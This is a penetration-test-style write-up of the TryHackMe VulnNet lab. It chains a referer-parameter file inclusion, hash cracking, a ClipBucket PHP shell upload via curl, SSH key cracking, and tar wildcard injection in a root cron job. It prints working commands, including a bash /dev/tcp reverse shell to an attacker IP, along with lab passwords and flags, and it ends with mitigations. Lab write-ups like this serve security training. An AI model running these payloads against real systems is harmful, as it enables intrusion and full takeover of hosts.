Penetration Test Report: Vulnnet

1. General Information and Executive Summary

Field	Detail
Client	TryHackMe
Target IP	10.145.144.27
Associated Domain	Vulnnet.thm, broadcast.vulnnet.thm
Consultant	Bender2997_
Test Date	16-04-2026
Criticality	Critical
Compromise Vectors	Local File Inclusion (LFI), Hash Cracking (Apache MD5), File Upload Vulnerability (ClipBucket 4.0), tar Exploitation in Cron Job.

Executive Summary

The security assessment on the web server and main host for the vulnnet.thm domain revealed a chain of vulnerabilities that led to the complete compromise of the system. The initial reconnaissance phase identified a Local File Inclusion (LFI) vulnerability through the referer header on the main website. This vulnerability was abused to extract the encrypted credentials (developers:$apr1$...) from a restricted

subdomain (broadcast.vulnnet.thm). After cracking the hash (Apache MD5), access was gained to the subdomain, which ran a vulnerable ClipBucket CMS susceptible to malicious file uploads (Reverse Shell).

This allowed for an initial shell as the low-privileged user www-data. Lateral movement was achieved by extracting an encrypted SSH private key from the system's backup directory, which was then cracked to gain full access as the user server-management. Finally, escalation to root privileges was accomplished by exploiting an insecure configuration in a scheduled task (cron job), which utilized a vulnerable wildcard expansion syntax (*) within a tar command, allowing remote command execution as the root user.

2. Methodology and Exploitation Phases

The methodology was executed under a Black-Box approach, following the phases of reconnaissance, initial access, lateral movement, and privilege escalation.

2.1. Reconnaissance and Initial Access Phase (Nmap, LFI, and Cracking)

1. **Port Scan (Nmap):** Key services SSH (22/tcp) and HTTP (80/tcp) were identified on an Ubuntu operating system.
2. **Subdomain Analysis (Gobuster Vhost):** The subdomain broadcast.vulnnet.thm was discovered, which required basic authentication (Status 401).
    - **Command executed:** gobuster vhost -w /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1 million-5000.txt -u http://vulnnet.thm -a "Mozilla/5.0" --append-domain

```
┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ ffuf -u "http://vulnnet.thm/index.php?FUZZ=/etc/passwd" -w /usr/share/wordlists/SecLists-master/Discovery/Web-Cont
fs 5829

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://vulnnet.thm/index.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists-master/Discovery/Web-Content/combined_words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 5829
________________________________________________

[Status: 200, Size: 7660, Words: 1708, Lines: 175, Duration: 80ms]
| URL | http://vulnnet.thm/index.php?referer=/etc/passwd
    * FUZZ: referer

:: Progress: [15950/128371] :: Job [1/1] :: 520 req/sec :: Duration: [0:00:34] :: Errors: 0 ::
```

3. **LFI Discovery:** Directory and parameter fuzzing was performed, revealing that the referer header was vulnerable to Local File Inclusion (LFI).

```
Not secure  view-source:vulnnet.thm/index.php?referer=/etc/passwd
</div>

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
lightdm:x:106:113:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:107:117::/nonexistent:/bin/false
kernoops:x:108:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
pulse:x:109:119:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:110:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
hplip:x:111:7:HPLIP system user,,,:/var/run/hplip:/bin/false
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash
mysql:x:112:123:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
    <script src="/js/index__7ed54732.js"></script>
    <script src="/js/index__d8338055.js"></script>

</body>
</html>
```

4. **Credential Extraction (.htpasswd):** Abusing the LFI vulnerability, the Apache configuration for the vhost (/etc/apache2/sites-enabled/000-default.conf) was read, obtaining the path to the password file (/etc/apache2/.htpasswd). The hash was extracted: developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0.

```
Not secure  view-source:vulnnet.thm/index.php?referer=/etc/apache2/sites-enabled/000-default.conf

</div>

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName vulnnet.thm
    DocumentRoot /var/www/main
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
    <Directory /var/www/main>
        Order allow,deny
        allow from all
    </Directory>
</VirtualHost>

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName broadcast.vulnnet.thm
    DocumentRoot /var/www/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
    <Directory /var/www/html>
        Order allow,deny
        allow from all
        AuthType Basic
        AuthName "Restricted Content"
        AuthUserFile /etc/apache2/.htpasswd
        Require valid-user
    </Directory>
</VirtualHost>
    <script src="/js/index__7ed54732.js"></script>
    <script src="/js/index__d8338055.js"></script>
```

```
Not secure  view-source:vulnnet.thm/index.php?referer=/etc/apache2/.htpasswd
113                         <input id="password" type="text" placeholder=
114
115                         <button type="submit" class="pure-button">Sub
116                     </fieldset>
117                 </form>
118             </div>
119
120             <div class="l-box-lrg pure-u-1 pure-u-md-3-5">
121                 <h4>Contact Us</h4>
122                 <p>
123                     It is a long established fact that a reader will
124                 </p>
125
126                 <h4>More Information</h4>
127                 <p>
128                     Quickly communicate enabled technology and turnke
129                 </p>
130             </div>
131         </div>
132
133     </div>
134
135 </div>
136
137 developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
138     <script src="/js/index__7ed54732.js"></script>
139     <script src="/js/index__d8338055.js"></script>
140
```


5. **Hash Cracking (Apache MD5):** The hash was identified as Apache MD5 and cracked offline with hashcat -m 1600. Credential Obtained: developers:9972761drmfsls.
    - **Command executed:** hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt


```
$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0:9972761drmfsls

Session..........: hashcat
Status...........: Cracked
```

2.2. Lateral Movement Phase (ClipBucket and Initial Shell)


1. **ClipBucket System Analysis:** After logging into broadcast.vulnnet.thm, the ClipBucket CMS version 4.0 was identified. A search revealed that this version is vulnerable to command injection and unvalidated file uploads.





2. **Reverse Shell Upload:** Authenticated curl was used to upload a shell.php file to the server via photo_uploader.php.
   - **Command executed:** curl -F "file=@shell.php" -F "plupload=1" -F "name=shell.php" http://broadcast.vulnnet.thm/actions/photo_uploader.php -u developers:9972761drmfsls

3. **Shell Acquisition:** Navigating to the uploaded files directory (http://broadcast.vulnnet.thm/files/photos/2026/04/16/) activated the reverse shell, gaining access as the low-privileged user www-data.



2.3. Privilege Escalation and Total Control Phase

1. **SSH Key Discovery and Extraction:** In the low-criticality session as www-data, the /var/backups directory was enumerated, and the compressed file ssh-backup.tar.gz was found.

```
avahi:x:110:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
hplip:x:111:7:HPLIP system user,,,:/var/run/hplip:/bin/false
server-management:x:1000:1000:server-management,,,:/home/server-management:/bin/bash
mysql:x:112:123:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
```

```
www-data@vulnnet:/tmp$ ls
ssh-backup.tar.gz
www-data@vulnnet:/tmp$ tar -xvzf ssh-backup.tar.gz
id_rsa
www-data@vulnnet:/tmp$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6CE1A97A7DAB4829FE59CC561FB2CCC4

mRFDRL15t7qvaZxJGHDJsewnhp7wESbEGxeAWtCrbeIVJbQIQd8Z8SKzpvTMFLtt
dseqsGtt8HSruVIq++PFpXRrBDG5F4rW5B6VDOVMk1O9J4eHEV0N7es+hZ22o2e9
60qqj7YkSY9jVj5Nqq49uUNUg0G0qnWh8M6r8r83Ov+HuChdeNC5CC2OutNivl7j
dmIaFRFVwmWNJUyVen1FYMaxE+NojcwsHMH8aV2FTiuMUsugOwZcMKhiRPTElojn
tDrlgNMnP6lMkQ6yyJEDNFtn7tTxl7tqdCIgB3aYQZXAfpQbbfJDns9EcZEkEkrp
hs5Li20NbZxrtI6VPq6/zDU1CBdy0pT58eVyNtDfrUPdviyDUhatPACR20BTjqWg
```

2. **Passphrase Identification and Cracking:** It was identified that the compressed file contained an encrypted SSH private key. The ssh2john.py tool was used to convert the key's format into a hash crackable by John The Ripper, and a brute-force attack was executed with a wordlist.

```
┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ ssh -i id_rsa server-management@vulnnet.thm
The authenticity of host 'vulnnet.thm (10.144.186.105)' can't be established.
ED25519 key fingerprint is: SHA256:GgnSIc02m6P4YfjO6UVJaykCDYShjpPCn/B4+fzh+4k
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vulnnet.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa': 
```

   a. Conversion Command: python /opt/ssh2john.py id_rsa > hash.txt

b. Cracking Command: john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

c. Credential Obtained: *server-management:oneTWO3gOyac*

```
┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ ssh2john id_rsa > hash

┌──(kali㉿kali)-[~/…/pentesting/thm/medium/VulnNet]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
oneTWO3gOyac     (id_rsa)
1g 0:00:00:01 DONE (2026-04-16 14:34) 0.8264g/s 4055Kp/s 4055Kc/s 4055KC/s one_0012..one98t7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

3. **SSH Access (Lateral Movement):** The cracked private key was used to gain interactive access to the host as the user server-management.

   i. Connection Command: ssh -i id_rsa server-management@10.145.144.27

4. **Scheduled Task Analysis (Insecure Cron Job):** Scheduled tasks were examined with cat /etc/crontab. A backup script (/var/opt/backupsrv.sh) executed every two minutes by the root user was identified.

```
server-management@vulnnet:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2   * * * *   root    /var/opt/backupsrv.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
server-management@vulnnet:~$
```

a. Cron Job: */2 * * * * root /var/opt/backupsrv.sh

- Script Content: The script used the tar command and an insecure wildcard variable: tar -czf /var/backups/home.tar.gz $backup_files.

```
server-management@vulnnet:~$ ls -la /var/opt/backupsrv.sh
-rwxr--r-- 1 root root 530 Jan 23  2021 /var/opt/backupsrv.sh
server-management@vulnnet:~$ cat /var/opt/backupsrv.sh
#!/bin/bash

# Where to backup to.
dest="/var/backups"

# What to backup.
cd /home/server-management/Documents
backup_files="*"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
```

5. **Tar Wildcard Exploitation:** The tar wildcard expansion allows injecting command-line arguments if special files with specific names are created in the execution directory. Files were created with the names of the tar arguments to force the execution of an arbitrary command.

```
server-management@vulnnet:~$ cd Documents
server-management@vulnnet:~/Documents$ echo 'bash -i >& /dev/tcp/192.168.128.48/4443 0>&1' > shell.sh
server-management@vulnnet:~/Documents$ chmod +x shell.sh
server-management@vulnnet:~/Documents$ touch -- "--checkpoint=1"
server-management@vulnnet:~/Documents$ touch -- "--checkpoint-action=exec=bash shell.sh"
server-management@vulnnet:~/Documents$
```

   a. Execution File: The file shell.sh was created with a reverse shell payload.
   b. Command Injection: Two special files were created in the cron job directory (/var/opt):
      i. --checkpoint=1: Argument to force a checkpoint.

ii. --checkpoint-action=exec=./shell.sh: Argument to execute the shell script at each checkpoint.

c. Creation Commands:

i. echo "bash -i >& /dev/tcp/atacante_ip/puerto 0>&1" > shell.sh

ii. touch -- '--checkpoint=1'

iii. touch -- '--checkpoint-action=exec=./shell.sh'

6. **Final Compromise (Root):** After waiting for the cron job to execute, the reverse shell connection was received with root privileges.

```
root@vulnnet:/home/server-management/Documents# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vulnnet:/home/server-management/Documents#
```

```
root@vulnnet:/home/server-management/Documents# ls /root
root.txt
root@vulnnet:/home/server-management/Documents# cat /root/root.txt
THM{220b671dd8adc301b34c2738ee8295ba}
root@vulnnet:/home/server-management/Documents#
```

a. System Flag (Root Flag): The final flag was located and extracted from the root directory. Result: ***THM{220b671dd8adc301b34c2738ee8295ba}***.

2.4. Artifact Collection and Additional Flags

1. **User Flag (server-management):** The server-management user flag was located in the personal directory.

Result: THM{907e420d979d8e2992f3d7e16bee1e8b}.

```
server-management@vulnnet:~$ ls
'--checkpoint=1'  '--checkpoint-action=exec=bash shell.sh'  Desktop  Documents  Downloads  Music  Pictures  Public  shell.sh  Templates  user.txt  Videos
server-management@vulnnet:~$ cat user.txt
THM{907e420d979d8e2992f3d7e16bee1e8b}
server-management@vulnnet:~$
```

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The total compromise of the vulnnet.thm host was achieved by chaining a web application vulnerability (LFI), an insecure sub-domain configuration (accessible .htpasswd), the exploitation of an outdated CMS (ClipBucket 4.0) to gain an initial shell, and a privilege escalation vulnerability in a backup script executed by root. The reliance on system scripts with insecure wildcards is the final critical flaw that allowed absolute control of the host.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation	Priority
VN-001	LFI	Implement strict input validation and allow-lists for the referer header.	Critical
VN-002	Credential Exposure	Remove .htpasswd file from the web server and migrate to centralized authentication.	Critical
VN-003	Insecure Cron (Tar)	Modify script to avoid using wildcards (*) in tar commands.	Critical
VN-004	Outdated CMS	Update ClipBucket to the most recent version.	High
VN-005	SSH Key in Backup	Restrict access to sensitive files in /var/backups to root only.	High

4. Lessons Learned / Attack Analysis

- **Web Vulnerability Chaining:** It was demonstrated how an apparently minor LFI vulnerability can be chained with a poor authentication configuration (.htpasswd) to obtain valid credentials and subsequently exploit an outdated application (ClipBucket).
- **Design Flaw in Root Scripts:** The most severe error was the configuration of a backup script executed by root that was susceptible to tar wildcard exploitation.